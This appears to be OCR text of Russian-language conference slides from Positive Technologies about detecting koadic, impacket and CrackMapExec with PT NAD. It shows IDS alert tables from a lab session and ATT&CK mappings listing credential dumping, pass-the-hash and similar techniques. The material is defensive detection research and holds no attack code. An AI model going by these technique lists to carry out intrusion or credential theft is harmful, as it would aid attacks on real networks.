
4

Таскает за собой основное тело на JS

5

Инициализирует соединение всегда жертва


Обнаружение koadic в PT NAD



Shown 6 rows — Checked 0 rows

!	Message ▲	Class	⚡	🛡	Alert timestamp	Source IP	Source port	Sc	Destination IP	Destination port
🟥	ATTACK [PTsecurity] Possible Directory Traversal in URI	Web Application Attack			12.09.2018 13:55:06	192.168.241.203	49706		192.168.241.1	9999
🟥	ATTACK [PTsecurity] Possible Directory Traversal in URI	Web Application Attack			12.09.2018 13:56:59	192.168.241.203	49713		192.168.241.1	9999
🟥	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain			12.09.2018 13:55:06	192.168.241.203	49706		192.168.241.1	9999
🟥	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain			12.09.2018 13:55:06	192.168.241.203	49704		192.168.241.1	9999
🟥	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain			12.09.2018 13:56:59	192.168.241.203	49713		192.168.241.1	9999
🟥	MALWARE [PTsecurity] Koadic.Rootkit Check-in	A Network Trojan was Detected			12.09.2018 13:55:06	192.168.241.203	49705		192.168.241.1	9999


Обнаружение koadic в PT NAD



MALWARE [PTsecurity] Koadic.Rootkit Check-in

General information

Name	MALWARE [PTsecurity] Koadic.Rootkit Check-in	Alert timestamp	12.09.2018 13:55:06
Severity level	🟥 High		
Class	A Network Trojan was Detected		
SID	10003788 Rev 1		



ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt

General information

Name	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Alert timestamp	12.09.2018 13:55:06
Severity level	🟥 High		
Class	Attempted Administrator Privilege Gain		
SID	10003456 Rev 1		

POSITIVE TECHNOLOGIES

ATT&CK mapping

impacket

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
impacket Command-Line Interface	impacket Scheduled Task	impacket Valid Accounts	impacket File Deletion	impacket Credential Dumping	impacket Account Discovery	impacket Distributed Component Object Model		impacket Commonly Used Port
impacket PowerShell	impacket Windows Management Instrumentation Event Subscription			impacket Credentials in Registry	impacket Network Service Scanning	impacket Pass the Hash		impacket Remote File Copy
impacket Scheduled Task				impacket Credentials in Files	impacket Network Share Discovery	impacket Pass the Ticket		impacket Standard Cryptographic Protocol
impacket Scripting				impacket Network Sniffing	impacket Password Policy Discovery	impacket Remote File Copy		impacket Standard Application Layer Protocol
impacket Service Execution				impacket Kerberoasting	impacket Query Registry	impacket Windows Admin Shares		
impacket Windows Management Instrumentation					impacket Remote System Discovery	impacket Remote Desktop Protocol		
					impacket System Network Connections Discovery	impacket Remote Services		
					impacket System Owner/User Discovery			
					impacket System Service Discovery			

impacket + CME

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
impacket CME Command-Line Interface	impacket CME Scheduled Task	impacket CME Valid Accounts	impacket CME File Deletion	impacket CME Credential Dumping	impacket CME Account Discovery	impacket CME Distributed Component Object Model	CME Input Capture	impacket CME Commonly Used Port
impacket CME PowerShell	impacket Windows Management Instrumentation Event Subscription		CME Indirect Command Execution	impacket Credentials in Registry	impacket CME Network Service Scanning	impacket CME Pass the Hash	CME Screen Capture	impacket CME Remote File Copy
impacket CME Scheduled Task				impacket Credentials in Files	impacket CME Network Share Discovery	impacket CME Pass the Ticket		impacket CME Standard Cryptographic Protocol
impacket CME Scripting				impacket CME Network Sniffing	impacket CME Password Policy Discovery	impacket CME Remote File Copy		impacket CME Standard Application Layer Protocol
impacket CME Service Execution				impacket CME Kerberoasting	impacket Query Registry	impacket CME Windows Admin Shares		
impacket CME Windows Management Instrumentation					impacket CME Remote System Discovery	impacket Remote Desktop Protocol		
					impacket System Network Connections Discovery	impacket CME Remote Services		
					impacket CME System Owner/User Discovery	CME Windows Remote Management		
					impacket System Service Discovery			
					CME Permission Groups Discovery			
					CME System Information Discovery			

impacket + CME + koadic

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
impacket CME Command-Line Interface	impacket CME Scheduled Task	impacket CME Valid Accounts	impacket CME File Deletion	impacket CME koadic Credential Dumping	impacket CME koadic Account Discovery	impacket CME Distributed Component Object Model	CME Input Capture	impacket CME Commonly Used Port
impacket CME PowerShell	impacket Windows Management Instrumentation Event Subscription	koadic Bypass User Account Control	CME Indirect Command Execution	impacket Credentials in Registry	impacket CME Network Service Scanning	impacket CME Pass the Hash	CME Screen Capture	impacket CME koadic Remote File Copy
impacket CME Scheduled Task			koadic Deobfuscate/ Decode Files or Information	impacket Credentials in Files	impacket CME koadic Network Share Discovery	impacket CME Pass the Ticket	koadic Clipboard Data	impacket CME koadic Standard Cryptographic Protocol
impacket CME Scripting			koadic Mshta	impacket CME Network Sniffing	impacket CME koadic Password Policy Discovery	impacket CME koadic Remote File Copy		impacket CME koadic Standard Application Layer Protocol
impacket CME Service Execution			koadic Obfuscated Files or Information	impacket CME Kerberoasting	impacket Query Registry	impacket CME Windows Admin Shares		koadic Custom Command and Control Protocol
impacket CME koadic Windows Management Instrumentation			koadic Regsvr32		impacket CME koadic Remote System Discovery	impacket Remote Desktop Protocol		koadic Data Encoding
koadic Mshta			koadic Rundll32		impacket koadic System Network Connections Discovery	impacket CME Remote Services		koadic Uncommonly Used Port
koadic Regsvr32					impacket CME System Owner/User Discovery	CME Windows Remote Management		
koadic Rundll32					impacket System Service Discovery			
					CME Permission Groups Discovery			
					CME System Information Discovery			

Полезные ссылки

Attack Detection Team в Твиттере

twitter.com/AttackDetection

Блог Positive Research Center

habr.com/company/pt/blog/

Аналитические отчеты
и публикации

ptsecurity.com/ru-ru/research/

Вебинар про детект атак
на Microsoft Active Directory

ptsecurity.com/ru-ru/research/webinar/290582/

POSITIVE TECHNOLOGIES

Спасибо за внимание